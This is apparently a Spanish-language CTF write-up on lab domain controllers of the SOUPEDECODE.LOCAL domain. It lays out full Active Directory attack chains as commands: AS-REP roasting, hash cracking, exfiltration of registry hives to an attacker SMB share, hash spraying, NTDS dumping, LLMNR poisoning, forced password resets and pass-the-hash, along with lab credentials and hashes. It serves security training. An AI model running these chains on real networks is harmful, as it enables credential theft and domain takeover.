Ahora en bloodhound vamos a buscar más información, por ejemplo vamos a listar a ver si hay usuarios kerberoasteables o AS-REP roasteables.




Parece ser que el usuario zximena448 es vulnerable a un ataque as-rep roasting, que a su vez, hemos visto que este usuario pertenece al grupo backup operators.

```
impacket-GetNPUsers SOUPEDECODE.LOCAL/ -usersfile
valid_ADUsers.txt -outputfile hashes.asreproast
```

Tenemos el hash NTLMv2 del usuario zximena448, ahora vamos a crackearlo con johntheripper.


```
john --wordlist=/usr/share/wordlists/rockyou.txt
hashes.asreproast
```



Tenemos otro usuario;

zximena448:internet

Listamos carpetas compartidas y vemos si tenemos acceso mediante winrm, pero no hay suerte, lo único que tenemos permisos para leer y escribir en la carpeta C, y lectura sobre admin.



Los miembros del grupo BackUp Operators pueden realizar copias de seguridad y restaurar todos los archivos de un ordenador, independientemente de los permisos que protejan dichos archivos. Los operadores de copia de seguridad también pueden iniciar sesión y apagar el ordenador. Este grupo no puede ser renombrado, borrado o eliminado. Por defecto, este grupo no tiene miembros y puede realizar operaciones de copia de seguridad y restauración en los controladores de dominio.

Vamos a tratar de extraer la SAM. El administrador de cuentas de seguridad o SAM (del inglés Security Account Manager) es una base de datos almacenada como un fichero del registro en Windows NT, Windows 2000, y versiones posteriores de Microsoft Windows.


Almacena las contraseñas de los usuarios en un formato con hash (seguro, cifrado).

Para ello vamos a utilizar la herramienta backup_dc_registry, ya que no tenemos acceso a la maquina y hay que hacerlo de forma remota.

```
git clone https://github.com/horizon3ai/backup_dc_registry.git
cd backup_dc_registry
python3 reg.py zximena448:'internet'@14.14.1.29 backup -p
'\\14.14.1.100\share'
```

Tenemos que levantar con impacket en otra terminar un smbserver.

```
impacket-smbserver share $(pwd) -smb2support
```




Ahora ya tenemos lo necesario para dumpear la SAM del DC.

```
impacket-secretsdump -sam SAM -security SECURITY -system SYSTEM LOCAL
```

Podemos observar que tenemos algunos hashes NTLMv1, probamos con el Administrator pero no hay éxito.


```
crackmapexec smb 14.14.1.29 -u 'Administrator' -H '209c6174da490caeb422f3fa5a7ae634'
```



Pero como podemos ver en el dump, vemos que hay otros hashes, guest, DefaultAccount y el de MACHINE_ACC.

Una Machine Account o cuenta de máquina es un tipo especial de cuenta en un dominio de Active Directory (AD) que representa un equipo (o servidor) que se une al dominio. Estas cuentas son fundamentales para la autenticación y la seguridad de los equipos en redes administradas centralmente, como los dominios de Windows.

Para ver estas machine accounts, las podemos ver con el dump de ldapdomaindump.




Como podemos observar hay un montón, por lo que nos vamos a guardar los SAM name y vamos a realizar un hash spraying a todas estas cuentas de maquina Para ello, la herramienta ldapdomaindump, ha generado varios ficheros .grep, lo que haremos será sacar esa columna con el siguiente comando;

```
cat domain_computers.grep | awk '{print $2}' > machine_acc.txt
```


Ahora con cme, vamos a ver si hay algún credencial válido.

```
crackmapexec smb 14.14.1.29 -u machine_acc.txt -H
'0cea7e533edfd7fb48f91fc6e6b8a8bf'
```




Con estas credenciales vamos a realizar un ataque dcsync attack para dumpear todo el NTDS del AD.

```
crackmapexec smb 14.14.1.29 -u 'DC01$' -H
'0cea7e533edfd7fb48f91fc6e6b8a8bf' –ntds
```



Tenemos el HASH de Administrator, por lo que vamos a conectarnos mediante winrm para conseguir las flags.

```
evil-winrm -i 14.14.1.29 -u 'Administrator' -H
'8982babd4da89d33210779a6c5b078bd'
```




Ya hemos completado este pentesting en el que hemos visto fuerza bruta de los SID de Windows para identificar usuarios/grupos en el DC, password spraying, crackeado hashes, escalada de privilegios con el grupo BackUp Operators, DCSYNC Attack y Pass the Hash. Además hemos visto también distintas herramientas para realizar enumeraciones en los entornos de AD.

Máquina DC03

1. Reconocimiento

Vamos a empezar con un escaneo de puertos con nmap, con la herramienta autonmap.



Tras realizar una enumeración de todos los puertos (enumerando rpcclient, ldap y smb), no encontramos nada.

Levantamos la herramienta responder a ver si conseguimos interceptar algún hash NTLMv2. Esto es una muy buena práctica que en auditorias reales de pentesting es esencial.

```
sudo responder -I eth0 -v
```

2. Explotación

Tenemos un hash ntlmv2 para el usuario xkate578, nos lo guardamos y vemos si lo podemos crakear con john.

```
nano Hash_NTLMv2
john –wordlist=/usr/share/wordlist/rockyou.txt
```

Ya tenemos unas credenciales.


Xkate578:jesuchrist

Para comprobar si son válidas los podemos probar con crackmapexec

```
cme smb 14.14.1.25 -u xkate578 -p ‘jesuchrist’
```

Como podemos ver, son correctas. También con cme podemos enumerar carpetas compartidas, y vemos una carpeta compartida interesante, la carpeta share, en la cual tenemos permisos de lectura y escritura.

```
cme smb 14.14.1.25 -u xkate578 -p ‘jesuchrist’ --shares
```




Aquí tenemos ya la flag de user, al ver esta flag vamos a comprobar si este usuario se puede conectar de forma remota con winrm, pero no hay suerte, por lo que toca escalar privilegios o realizar un movimiento lateral a otro usuario del dominio.

```
cme winrm 14.14.1.25 -u xkate578 -p ‘jesuchrist’
```

3. Escalada de Privilegios

Al tener unas credenciales validas y poder enumerar todos los usuarios del dominio, probamos también si hay usuarios vulnerables a ataque ASREPRoast o Kerberoast, pero no hay ninguno. Lo siguiente, es ejecutar ldapdomaindump, para así también poder enumerar grupos, equipos… y ver toda la información con una estructura y visualmente mejor.

```
mkdir ldump
cd ldump
ldapdomaindump -u soupedecode.local\\xkate578 -p 'jesuchrist'
14.14.1.25
sudo python3 -m http.server 80
```



Aquí ya podemos ver cosas interesantes, como que nuestro usuario pertenece al grupo de “Account Operators”.

Account Operators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Xenia Kate	Xenia Kate	xkate578	06/15/24 20:04:39	08/12/24 06:17:37	08/12/24 06:44:02	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/01/24 05:37:18	1182	Adventure seeker and extreme sports fan

Si buscamos información acerca de este grupo encontramos lo siguiente: El grupo Account Operators concede privilegios limitados de creación de cuentas a un usuario. Los miembros de este grupo pueden crear y modificar la mayoría de los tipos de cuentas, incluidas las cuentas para los usuarios, los grupos locales y los grupos globales. Los miembros del grupo pueden iniciar sesión localmente en controladores de dominio. Los miembros del grupo NO pueden administrar la cuenta de usuario Administrador, las cuentas de usuario de los administradores, o los grupos Administradores, Operadores de servidor, Operadores de cuenta, Operadores de copia de seguridad u Operadores de impresión. Los miembros de este grupo no pueden modificar los derechos de usuario.

Sabiendo esto, vemos otro grupo bastante interesante, Operators, que este a su vez forma parte del grupo Admins del Dominio, por lo que si hay algún usuario que pertenezca a este grupo de Operators, podremos cambiarle la contraseña y por consiguiente conseguir unas credenciales de Admins del dominio.

En el grupo Operators solo tiene un usuario, fbeth103.

Operators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Fanny Beth	Fanny Beth	fbeth103	06/15/24 20:04:41	08/12/24 06:31:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	08/12/24 06:18:05	1221	Classic car restorer and automotive enthusiast

Vamos a ver si podemos forzarle un cambio de contraseña a este usuario a través de rpcclient.


```
rpcclient -U ‘xkate578’ 14.14.1.25
setuserinfo2 fbeth103 23 Pass1234!
exit
cme smb 14.14.1.25 -u fbeth103 -p ‘Pass1234!’
```

Vemos que funciona y además, al pertenecer al grupo de domain admins vemos el Pwn3d! de cme, lo que significa que tenemos acceso total al domino.

Lo siguiente que haremos es dumpear el NTDS, NTDS es una tecnología de directorio de Microsoft que se utiliza para almacenar información sobre los recursos de red y servicios de una organización. NTDS proporciona la capacidad de administrar todos los recursos de red a través de una sola plataforma y cuenta con la capacidad de gestionar la autenticación, autorización y acceso a los recursos de red.

En resumen, que podemos obtener todos los hashes NTLMv1 del dominio.

```
cme smb 14.14.1.25 -u fbeth103 -p 'Pass1234!' --ntds
```



Con esta información nos podemos conectar con winrm, realizando un pass the hash con el usuario Administrator y su hash NTLMv1.

Ya hemos completado este CTF en el que hemos visto un envenenamiento LLMNR, crackeado hashes, escalada de privilegios del grupo Account Operators y Pass the Hash.

Máquina DC04

1. Reconocimiento

Vamos a empezar con un escaneo de puertos con nmap, con la herramienta autonmap.

```
➜  DC04 autonmap

Created by BanYio

IP to scan:
172.16.90.93
Path to save results (For example, /path/to/save):
.
Open Ports: 53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49677,49690,49745
Results saved in: ./scan.txt
➜  DC04 cat scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 18:05 CEST
Nmap scan report for 172.16.90.93
Host is up (0.00073s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: Did not follow redirect to http://soupedecode.local
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-21 01:05:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

Tras realizar una enumeración de todos los puertos (enumerando rpcclient, ldap y smb), no encontramos nada interesante por lo que nos centramos en el puerto 80, realizando un fuzzing.


```
feroxbuster --url 'http://soupedecode.local/'
```

```
➜  DC04 feroxbuster --url 'http://soupedecode.local/'
by Ben "epi" Risher 😐                 ver: 2.11.0
 Target Url            | http://soupedecode.local/
 Threads               | 50
 Wordlist              | /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes          | All Status Codes!
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.11.0
 Config File           | /etc/feroxbuster/ferox-config.toml
 Extract Links         | true
 HTTP methods          | [GET]
 Recursion Depth       | 4
 Press [ENTER] to use the Scan Management Menu™
403      GET        9l       30w      308c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       33w      305c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://soupedecode.local/ => http://soupedecode.local
503      GET       11l       44w      408c http://soupedecode.local/examples
301      GET        9l       30w      356c http://soupedecode.local/licenses => http://soupedecode.local:8080/licenses/
200      GET      382l      825w    22813c http://soupedecode.local/server-status
200      GET     1169l     7264w   102074c http://soupedecode.local/server-info
[##################] - 17s    30015/30015   0s      found:5       errors:4
[##################] - 17s    30000/30000   1799/s  http://soupedecode.local/
```

Vemos el endpoint /server-info, donde podemos encontrar un virtual hosting apuntando hacia el subdominio; heartbeat.soupedecode.local.

```
In file: C:/xampp/apache/conf/extra/httpd-vhosts.conf
  45: <VirtualHost *:8080>
  46:   DocumentRoot "C:/xampp/htdocs/default"
  47:   <Directory "C:/xampp/htdocs/default">
  48:     AllowOverride All
    :   </Directory>
    : </VirtualHost>
  54: <VirtualHost *:8080>
  55:   DocumentRoot "C:/xampp/htdocs/heartbeat"
  56:   ServerName heartbeat.soupedecode.local
  57:   <Directory "C:/xampp/htdocs/heartbeat">
  58:     AllowOverride All
    :   </Directory>
    : </VirtualHost>
```

Lo añadimos al /etc/hosts y cuando visitamos la página nos lleva a un panel de login.

